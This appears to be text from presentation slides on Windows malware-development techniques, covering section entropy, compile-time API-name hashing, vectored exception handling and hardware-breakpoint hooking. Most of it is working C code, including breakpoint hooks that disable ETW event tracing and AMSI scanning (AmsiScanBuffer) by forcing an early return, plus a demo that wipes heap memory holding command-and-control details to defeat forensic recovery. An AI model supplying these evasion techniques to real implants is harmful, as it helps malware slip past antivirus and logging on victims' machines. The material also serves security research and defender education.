Size              : 137.2 KB
Sections          :
        Name     .text
        Size     66560 bytes
        Entropy  1.0323214060560575

        Name     .data
        Size     63488 bytes
        Entropy  0.6135631965041951

        Name     .rdata
        Size     4096 bytes
        Entropy  4.1693791483102824

        Name     .data
        Size     512 bytes
        Entropy  0.44440530617738494

        Name     .pdata
        Size     512 bytes
        Entropy  3.5005836793083485

        Name     .rsrc
        Size     512 bytes
        Entropy  4.7122981932940915

        Name     .reloc
        Size     512 bytes
        Entropy  0.7513788490987185
```

```cpp
// C++20 example of compile time hashing
#include <cstdint>

constexpr auto hash_string_djb2(const auto* buffer) {
      uint32_t hash = 5381;
      unsigned char c = 0;

      while ((c = *buffer++))
      {
            hash = ((hash << 5) + hash) + c;
      }

      return hash;
}

int main() {
      static_assert(hash_string_djb2("KERNEL32.DLL") == 1843107157);
}
```

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items

Compile Time Tricks

Hardware Breakpoints

Q/A

Hardware Breakpoints

- “Our task is to trivially hook functions and divert the code flow as needed, and finally remove the hook once it is no longer needed.”
- Each thread has a context
  - Dr0-3 specify addresses
  - Dr7 specifies condition to trigger on those addresses and throw an exception
- We can set/remove debug registers using syscalls
- We can register a VEH (previously discussed) to capture these exception and achieve our task.

https://github.com/rad9800/hwbp4mw

```c
void set_hardware_breakpoint(const DWORD tid, const uintptr_t address, const UINT pos, const BOOL init) {
    CONTEXT context = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
    HANDLE thd;

    if (tid == GetCurrentThreadId()) {
        thd = GetCurrentThread();
    }
    else {
        thd = OpenThread(THREAD_ALL_ACCESS, FALSE, tid);
    }
    GetThreadContext(thd, &context);
    if (init) {
        (&context.Dr0)[pos] = address;
        context.Dr7 &= ~(3ull << (16 + 4 * pos));
        context.Dr7 &= ~(3ull << (18 + 4 * pos));
        context.Dr7 |= 1ull << (2 * pos);
    }
    else {
        if ((&context.Dr0)[pos] == address) {
            context.Dr7 &= ~(1ull << (2 * pos));
            (&context.Dr0)[pos] = 0ull;
        }
    }
    SetThreadContext(thd, &context);

    if (thd != INVALID_HANDLE_VALUE) CloseHandle(thd);
}
```

```c
#if defined(NTTRACEEVENT_ETW_PATCH)
    uintptr_t etwPatchAddr = (uintptr_t)GetProcAddress(
        GetModuleHandleW(L"ntdll.dll"), "NtTraceEvent");
    insert_descriptor_entry(etwPatchAddr, 0, rip_ret_patch, GetCurrentThreadId());
#elif defined(NTTRACECONTROL_ETW_PATCH)
    uintptr_t etwPatchAddr = (uintptr_t)GetProcAddress(
        GetModuleHandleW(L"ntdll.dll"), "NtTraceControl");
    insert_descriptor_entry(etwPatchAddr, 0, rip_ret_patch, GetCurrentThreadId());
#endif

#if defined(AMSI_PATCH)
    LoadLibraryA("AMSI.dll");
    uintptr_t amsiPatchAddr = (uintptr_t)GetProcAddress(
        GetModuleHandleW(L"AMSI.dll"), "AmsiScanBuffer");
    insert_descriptor_entry(amsiPatchAddr, 1, rip_ret_patch, GetCurrentThreadId());
#endif

void rip_ret_patch(
    const PEXCEPTION_POINTERS ExceptionInfo
)
{
    ExceptionInfo->ContextRecord->Rip = find_gadget(
        ExceptionInfo->ContextRecord->Rip,
        "\xc3", 1, 500);
    ExceptionInfo->ContextRecord->EFlags |= (1 << 16); // Set Resume Flag
}
```

```c
LONG WINAPI exception_handler(PEXCEPTION_POINTERS ExceptionInfo)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP)
    {
        struct descriptor_entry* temp;
        BOOL resolved = FALSE;

        EnterCriticalSection(&g_critical_section);
        temp = head;
        while (temp != NULL)
        {
            if (temp->adr == ExceptionInfo->ContextRecord->Rip)
            {
                if (temp->tid != 0 && temp->tid != GetCurrentThreadId())
                    continue;

                temp->fun(ExceptionInfo);
                resolved = TRUE;
            }

            temp = temp->next;
        }
        LeaveCriticalSection(&g_critical_section);

        if (resolved)
        {
            return EXCEPTION_CONTINUE_EXECUTION;
        }
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
```

```c
void heap_free_memset(const PEXCEPTION_POINTERS ExceptionInfo)
{
    const DWORD size = HeapSize(ExceptionInfo->ContextRecord->Rcx,
                                          ExceptionInfo->ContextRecord->Rdx,
                                          ExceptionInfo->ContextRecord->R8);
    if (size)
    {
        memset(ExceptionInfo->ContextRecord->R8, 0, size);
    }
    ExceptionInfo->ContextRecord->EFlags |= (1 << 16);
}


int main()
{
    const PVOID handler = hardware_engine_init();

    insert_descriptor_entry(HeapFree, 0, heap_free_memset, 0, FALSE);

    PVOID memory = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x1000);

    strcpy_s(memory, 0x1000, "Confidential C2 Information: 10.1.33.7");

    HeapFree(GetProcessHeap(), 0, memory);

    delete_descriptor_entry(HeapFree, 0);

    hardware_engine_stop(handler);
}
```

Agenda

Vectored Exception Handling

Userland DLL Notifications

Work Items

Compile Time Tricks

Hardware Breakpoints

Q/A

Thank You.

Any questions? I may have answers.